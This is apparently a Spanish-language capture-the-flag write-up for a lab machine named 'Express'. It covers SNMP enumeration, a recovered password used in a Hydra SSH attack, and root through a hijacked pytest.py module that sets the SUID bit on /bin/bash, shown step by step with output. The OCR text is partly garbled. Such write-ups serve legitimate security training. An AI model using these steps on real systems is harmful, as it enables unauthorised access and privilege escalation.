Express


```
nmap -sCV -p22,80 -Pn -n 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-18 03:13 -
Nmap scan report for 172.17.0.2
Host is up (0.00014s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu
| ssh-hostkey:
|   256 7a:88:11:76:1d:4b:b3:31:95:6d:90:86:87:ef:3b:96 (ECDS
|_  256 26:f9:fb:7a:c7:be:cf:da:99:39:18:f5:bd:56:d5:a3 (ED25
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Mi Empresa - Soluciones Innovadoras
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

```
┌──(root💀miguel)-[/home/miguel]
└─# whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][
```

AQUI NADA DE NADA...


esto no lo tenia en cuenta pero como me canse de mirar por todos lados y nada me fui por UDP




```
┌──(miguel㉿miguel)-[~]
└─$ onesixtyone -c /usr/share/wordlists/seclists/Discovery/SNMP/snmp.txt 172.17.0.2
Scanning 1 hosts, 3219 communities
172.17.0.2 [public] Linux 0e408c1c7d51 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64
172.17.0.2 [public] Linux 0e408c1c7d51 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64
^C

┌──(miguel㉿miguel)-[~]
└─$ snmpwalk -v2c -c public 172.17.0.2
iso.3.6.1.2.1.1.1.0 = STRING: "Linux 0e408c1c7d51 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (286427) 0:47:44.27
iso.3.6.1.2.1.1.4.0 = STRING: "Me <admin@express.dl>"
iso.3.6.1.2.1.1.5.0 = STRING: "0e408c1c7d51"
iso.3.6.1.2.1.1.6.0 = STRING: "/var/www/secret/*"
iso.3.6.1.2.1.1.7.0 = INTEGER: 105
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (0) 0:00:00.00
    root@miguel: /home/miguel/Machines          ~
```


```
$ snmpwalk -v2c -c public 172.17.0.2
o.3.6.1.2.1.1.1.0 = STRING: "Linux 0e408c1c7d51 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64"
o.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
o.3.6.1.2.1.1.3.0 = Timeticks: (286427) 0:47:44.27
o.3.6.1.2.1.1.4.0 = STRING: "Me <admin@express.dl>"
o.3.6.1.2.1.1.5.0 = STRING: "0e408c1c7d51"
o.3.6.1.2.1.1.6.0 = STRING: "/var/www/secret/*"
o.3.6.1.2.1.1.7.0 = INTEGER: 105
```



sin las H que es claro por la parte de arriva q es algo q se repite y no corresponde y sin el —0251 de la segunda fila q claro aparece nuevamente en la tercera fila



igual por las dudas lo verifique con ghidra, los hexa apuntados, los separamos en littlle endian y si sacamos caracter por cada uno vemos q nos da lo mismo



`P@ssw0rd!#--025163fhusGNFE`

```
┌──(root💀miguel)-[/home/miguel/Downloads]
└─# hydra -L /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt -p 'P@ssw0rd!#--025163fhusGNFE' ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (t
his is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-18 04:39:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./h
ydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8295455 login tries (l:8295455/p:1), ~518466 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: admin   password: P@ssw0rd!#--025163fhusGNFE
[STATUS] 274.00 tries/min, 274 tries in 00:01h, 8295183 to do in 504:35h, 14 active
```


```
To restore this content, you can run the 'unminimize' command.
Last login: Fri Jan 10 16:42:53 2025 from 172.17.0.1
admin@0e408c1c7d51:~$ whoami
admin
admin@0e408c1c7d51:~$
```

```
admin@0e408c1c7d51:~$ ls
user.txt
admin@0e408c1c7d51:~$ cat user.txt
b3c3a88e29a2770f381cab74163e5a94
admin@0e408c1c7d51:~$
```


```
drwxr-x--- 1 admin admin 4096 Jan 10 17:06 .
drwxr-xr-x 1 root  root  4096 Jan  9 18:32 ..
-rw------- 1 admin admin  149 Jan 10 17:08 .bash_history
-rw-r--r-- 1 admin admin  220 Jan  9 18:32 .bash_logout
-rw-r--r-- 1 admin admin 3771 Jan  9 18:32 .bashrc
drwx------ 2 admin admin 4096 Jan 10 16:42 .cache
drwxrwxr-x 3 admin admin 4096 Jan 10 16:58 .local
-rw-r--r-- 1 admin admin  807 Jan  9 18:32 .profile
-rw-r--r-- 1 admin admin    0 Jan 10 17:06 .sudo_as_admin_successful
-rw-r--r-- 1 root  root    33 Jan 10 16:44 user.txt
admin@0e408c1c7d51:~$ cat .bash_history
exit
nano pytest.py
cat pytest.py
nano pytest.py
python3 /opt/script.py
exit
python3 /opt/script.py
sudo -l
sudo python3 /opt/script.py
exit
exit
admin@0e408c1c7d51:~$ sudo -l
Matching Defaults entries for admin on 0e408c1c7d51:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User admin may run the following commands on 0e408c1c7d51:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/script.py
```


import os
import random
import time
import pytest
vamos a ver de que se trata esto
Configuración de la pantalla
ROWS, COLUMNS = os.get_terminal_size()
DELAY = 0.05
def generate_column():
"""Genera una columna aleatoria de caracteres."""
return [random.choice("ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()") for _ in range(ROWS)]
def draw_rain(columns):
"""Dibuja las columnas de caracteres en la pantalla."""
#os.system('cls' if os.name == 'nt' else 'clear') # Limpia la pantalla
for col in zip(*columns):
print("".join(col))
time.sleep(DELAY)
def main():
# Crear columnas aleatorias
columns = [generate_column() for _ in range(COLUMNS)]
while True:
# Desplaza las columnas hacia abajo
for col in columns:
col.insert(0, random.choice("ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()"))
col.pop()
draw_rain(columns)
if __name__ == "__main__":
try:
main()
except KeyboardInterrupt:
print("\nAnimación terminada.")
admin@0e408c1c7d51:~$
root@miguel: /home/miguel/Machines
admin@0e408c1c7d51: ~


admin@0e408c1c7d51:~$ find / -name pytest.py 2>/dev/null
/usr/lib/python3.12/pytest.py
admin@0e408c1c7d51:~$ cat /usr/lib/python3.12/pytest.py
admin@0e408c1c7d51:~$ ls -l /usr/lib/python3.12/pytest.py
-rwxrwxr-x 1 root admin 1 Jan 10 17:08 /usr/lib/python3.12/pytest.py
admin@0e408c1c7d51:~$


admin@0e408c1c7d51:~$ find / -name pytest.py 2>/dev/null
/usr/lib/python3.12/pytest.py
admin@0e408c1c7d51:~$ cat /usr/lib/python3.12/pytest.py
admin@0e408c1c7d51:~$ ls -l /usr/lib/python3.12/pytest.py
> os.system("chmod u=s /bin/bash")' > /usr/lib/python3.12/pytest.py
admin@0e408c1c7d51:~$ cat /usr/lib/python3.12/pytest.py
import os;
os.system("chmod u=s /bin/bash")
admin@0e408c1c7d51:~$


(8*63#&PU(*U7P4*257^!9XKE6&WOY$I8$O#82@J
IUC4&XA&AE^D1W2!ZXW**BB$DQC#3QGW2ZVTC7H1
PUOLML6KMGQU%GYDVED13%KFT7WU5WP)^NMDNR&#
&N6MB62O#V8GS@S$TAY#20&2FNS3REW0G35HHRKU
(*KS66ZVU*%GOJ*FNGAFBTEG#35RKFNF2&E%(6FH
0A#UCT^)1#SJ0K*(GJ&%309CQKO8)8FOCA#^FF3F
TZ2M36$*@AFQ81PUP3FHS6V4*O6S39TV#Z3G@HL$
1$0!V)XMWKB7QQON^W6QPL6%6TTXWEHOV()G*VG@
O5QOWL2M&7M0ZAK4Q5OE0T#@89ZLUY$8BYQK2AC)
%EWQVDOMAX(X*C4BGG!S#5FTZS9Z^8S$0UASZQ0&
1%&F1YWL@A)OFD74(^B$K1F07IW!79T62@13JX5C
K)^Z1SJ*0G#930T7!YD50SYGY$M75W(GP69)2UEI
2YB@099Z8F2)55N!P!D81S^EQ1SV)KJ3)K9D!WRI
2!ZGO)J#M2NUC8P4^1L*!DCU@89Y#&(WMWRZAG
!P(6^J&E5XMP(DYU4YSZER)ZK!)YZ7YA45G22QX)
*8*YI&!M7P(HP00*5G2F^SB(PF%1S*521@^GQ0D3
^C
Animación terminada.
admin@0e408c1c7d51:~$ ls -l /bin/bash
---Sr-xr-x 1 root root 1446024 Mar 31 2024 /bin/bash
admin@0e408c1c7d51:~$ /bin/bash -p
bash-5.2# whoami
root
bash-5.2# cd /root/
.bashrc   .local/   .profile .ssh/   root.txt
bash-5.2# cd /root/
.bashrc   .local/   .profile .ssh/   root.txt
bash-5.2# cat /root/root.txt
8d4efee97352c73a8b059a94fe69dcd1
bash-5.2#